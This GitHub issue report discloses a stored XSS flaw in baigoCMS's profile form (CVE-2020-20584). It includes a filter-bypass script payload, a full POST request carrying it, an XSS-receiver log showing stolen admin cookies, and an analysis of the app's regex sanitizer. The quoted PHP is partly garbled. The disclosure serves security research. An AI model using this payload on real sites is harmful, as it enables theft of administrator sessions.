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⊙ Open

Q1ngShan opened this issue on Oct 10, 2019 · 3 comments

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A xss vulnerability was discovered in baigoCMS.

There is a persistent XSS attacks vulnerability which allows remote attackers to inject arbitrary web script or HTML via the form(admin_nick) parameter post to the /public/console/profile/info-submit/



xss payload: `<sCRiPt/SrC=//your js>`



```
POST /public/console/profile/info-submit/?1570709270213at0.7949324520660688 HTTP/1.1
Host: ad.com
Proxy-Connection: keep-alive
Content-Length: 116
Pragma: no-cache
Cache-Control: no-cache
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://ad.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://ad.com/public/console/profile/info/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: baigo_sso_admin_id=1; baigo_sso_admin_hash=62bcd73f59081180cdda5bdf87d86b40; baigo_sso_admin_login_type=form; baigo_sso_admin_cookie_time=1570709261; PHPSESSID=268cd200039855

__token__=417102b0cdb072c660d1dca09b783ac1&admin_pass=123123&admin_nick=%3CsCr1Pt%2FsRc%3D%2F%2C%3A%7a.top%2FInLm%3E
```



Submit this form, after refreshing, you can find that our xss statement was successfully executed.





项目名称: aassd

Domain: 全部 ←←← 此处可选择需要查看的域名

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2019-10-10 20:08:31	<ul style="list-style-type: none">location : http://ad.com/public/console/profile/info/toplocation : http://ad.com/public/console/profile/info/cookie : baigo_sso_admin_id=1; baigo_sso_admin_hash=62bcd73f59081180cdda5bdf87d86b40; baigo_sso_admin_login_type=form; baigo_sso_admin_cookie_time=1570709310; PHPSESSID=268dc2000398555211fc455bbc0ded26; BX=8k8fbjteptol&b=3&s=5v; baigoSSOssinID=0de8f68574d90c91896a1ee2a2f1dcaa6opener :opener :	<ul style="list-style-type: none">HTTP_REFERER : http://ad.com/public/console/profile/info/HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36REMOTE_ADDR : 127.0.0.1IP-ADDR : 127.0.0.1	删除

Vulnerability Analysis

Filename:app/ctrl/console/profile.ctrl.php function:infoSubmit Line 70 , It filters the content on the input.

```
55 function infoSubmit() {
56     $_mix_init = $this->init(false);
57
58     if ($_mix_init !== true) {
59         return $this->json($_mix_init['msg'], $_mix_init['rcode']);
60     }
61
62     if (!$this->isAjaxPost) {
63         return $this->json('Access denied', '', 405);
64     }
65
66     if (isset($this->adminLogged['admin_allow_profile']['info'])) {
67         return $this->json('You do not have permission', 'x020305');
68     }
69
70     $_arr_inputInfo = $this->mdl_profile->inputInfo();
71
72     if ($_arr_inputInfo['rcode'] !== 'y020201') {
73         return $this->json($_arr_inputInfo['msg'], $_arr_inputInfo['rcode']);
74     }
75
76     $_arr_adminRow = $this->mdl_profile->check($this->adminLogged['admin_id']);
77     if ($_arr_adminRow['rcode'] !== 'y020102') {
78         return $this->json('Administrator not found', $_arr_adminRow['rcode']);
79     }
80
81     $_arr_userRow = $this->mdl_user->read($this->adminLogged['admin_id']);
82
83     if ($_arr_userRow['rcode'] !== 'y010102') {
84         return $this->json('User not found', $_arr_userRow['rcode']);
85     }
86 }
```

```
102 function inputInfo() {
103     $_arr_inputParam = array(
104         'admin_pass' => array('txt', ''),
105         'admin_nick' => array('txt', ''),
106         '__token__' => array('txt', ''),
107     );
108
109     $_arr_inputInfo = $this->obj_request->post($_arr_inputParam);
110
111     $_mix_vld = $this->validate($_arr_inputInfo, '', 'info');
112
113     if ($_mix_vld !== true) {
114         return array(
115             'rcode' => 'x020201',
116             'msg' => end($_mix_vld),
117         );
118     }
119
120     $_arr_inputInfo['rcode'] = 'y020201';
121
122     $this->inputInfo = $_arr_inputInfo;
123
124     return $_arr_inputInfo;
125 }
```

Continue to follow up on this process

```
profile.mdl.php  profile.ctrl.php  request.class.php ×
ginkgo > core > request.class.php > PHP IntelliSense > Request > post
333     if (isset($_GET[$name])) {
334         $_return = $_GET[$name];
335     }
336
337     $_return = $this->input($_return, $type, $default);
338 }
339
340 return $_return;
341 }
342
343
344 function post($name = true, $type = 'str', $default = '') {
345     $_return = '';
346
347     if ($name === false) {
348         $_return = $_POST;
349     } else if ($name === true) {
350         $_return = Func::arrayEach($_POST);
351     } else if (is_array($name)) {
352         $_return = $this->fillParam($_POST, $name);
353     } else if (is_scalar($name)) {
354         if (isset($_POST[$name])) {
355             $_return = $_POST[$name];
356         }
357
358         $_return = $this->input($_return, $type, $default);
359     }
360
361     //print_r($_return);
362
363     return $_return;
364 }
365
366
367 function request($name = true, $type = 'str', $default = '') {
368     $_return = '';
369
370     if ($name === false) {
```

Because the incoming argument is an array, it will go into the fillParam method of line 352.

```
651
652 function fillParam($data, $param) {
653     //print_r($param);
654     $_arr_return = array();
655
656     if (is_array($param) && !Func::isEmpty($param)) {
657         foreach ($param as $_key=>$_value) {
658             if (!isset($data[$_key])) {
659                 $data[$_key] = '';
660             }
661
662             if (!isset($_value[0])) {
663                 $_value[0] = 'str';
664             }
665
666             if (!isset($_value[1])) {
667                 $_value[1] = '';
668             }
669
670             $_arr_return[$_key] = $this->input($data[$_key], $_value[0], $_value[1]);
671         }
672     }
673
674     return $_arr_return;
675 }
```

```
profile.mdl.php  profile.ctrl.php  request.class.php X
ginkgo > core > request.class.php > PHP IntelliSense > Request > input
789 function input($input = '', $type = 'str', $default = '') {
790     //print_r($input);
791     //print_r(PHP_EOL);
792
793     if (Func::isEmpty($input)) {
794         $_mix_input = $default;
795     } else {
796         $_mix_input = $input;
797     }
798
799     switch ($type) {
800         case 'int': //整数值
801             $_mix_input = trim($_mix_input);
802
803             if (is_numeric($_mix_input)) {
804                 $_return = intval($_mix_input); //如果是整数值则赋值
805             } else {
806                 $_return = 0; //如果默认值为空则赋值为0
807             }
808             break;
809
810         case 'float':
811         case 'num': //数值型
812             $_mix_input = trim($_mix_input);
813
814             if (is_numeric($_mix_input)) {
815                 $_return = floatval($_mix_input); //如果是数值型则赋值
816             } else {
817                 $_return = 0; //如果默认值为空则赋值为0
818             }
819             break;
820
821         case 'arr': //数组
822             $_return = Func::arrayEach($_mix_input);
823             break;
824
825         default: //默认
826             $_return = Func::safe($_mix_input);
827             break;
828     }
}
```

In the 826 line, enter the safe function to filter the input content.

```
profile.mdl.php  request.class.php  func.class.php X
ginkgo > core > func.class.php > PHP IntelliSense > Func > safe
127 static function safe($string) {
128     //正则删除
129     $arr_dangerRegs = array(
130         /* ----- 网站 ----- */
131
132         //html 标签
133         '<script|frame|iframe|blink|object|applet|embed|style|layer|ilayer|bg|sound|link|base|meta|\\s+\\s*>|/1',
134
135         //html 标签结束
136         '</script|frame|iframe|blink|object|applet|embed|style|layer|ilayer|/1',
137
138         //html 事件
139         'on|\\w+\\s*=\\s*(\"|\\')?\\s+\\s*(\"|\\')?/1',
140
141         //html 属性包含脚本
142         '/(java|vb|script):\\s*\\s*/1',
143
144         //js 对象
145         '/(document|location)\\s*\\.\\s*\\s*/1',
146
147         //js 函数
148         '/(eval|alert|prompt|msgbox)\\s*\\s*(\\.\\s*)/1',
149
150         //css
151         '/expression\\s*:\\s*\\s*/1',
152
153         /* ----- sql 注入 ----- */
154
155         //显示 数据库 | 表 | 索引 | 字段
156         '/show\\s+\\s*(databases|tables|index|columns)/1',
157
158         //创建 数据库 | 表 | 索引 | 视图 | 存储过程 | 存储过程
159         '/create\\s+\\s*(database|table|\\s+\\s*index|view|procedure|proc)/1',
160
161         //更新 数据库 | 表
162         '/alter\\s+\\s*(database|table)/1',
163
164         //丢弃 数据库 | 表 | 索引 | 视图 | 字段
165     );
}
```

```

192
193 //特殊字符 直接删除
194 $arr_dangerChars = array(
195     '\t', '\r', '\n', PHP_EOL
196 );
197
198 $arr_src = array('!', '$', '%', '\\', '(', ')', '+', '-', ':', '=', '?', '[', ']', '^', '_', '{', '}', '~');
199 $arr_dst = array('&#33;', '&#36;', '&#37;', '&#39;', '&#40;', '&#41;', '&#43;', '&#45;', '&#58;', '&#61;', '&#63;', '&#91;', '&#93;', '&#94;', '&#
200 @var string $_str_return
201 $_str_return = trim($string);
202
203 $_str_return = preg_replace($arr_dangerRegs, '', $_str_return);
204
205 $_str_return = str_ireplace($arr_dangerChars, '', $_str_return);
206
207 $_str_return = htmlspecialchars($_str_return);
208
209 $_str_return = str_replace($arr_src, $arr_dst, $_str_return);
210
211 $_str_return = htmlspecialchars($_str_return);
212
213 return trim($_str_return);
214 }
215
216
217 static function sizeFormat($size = 0, $float = 2) {
218     $_return = 0;
219

```

Filtering the input content by xss and sql injection. But we can bypass this.
payload:

```
<script/src=//js>
```



1

fonering commented on Nov 28, 2019

Contributor

Thank you!

fgeek commented on Jul 9, 2021

[CVE-2020-20584](#) was assigned for this vulnerability.

fgeek commented on Jul 9, 2021

@QIngShan shouldn't this be reported under <https://github.com/baigoStudio/baigoCMS> instead of baigoSSO?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

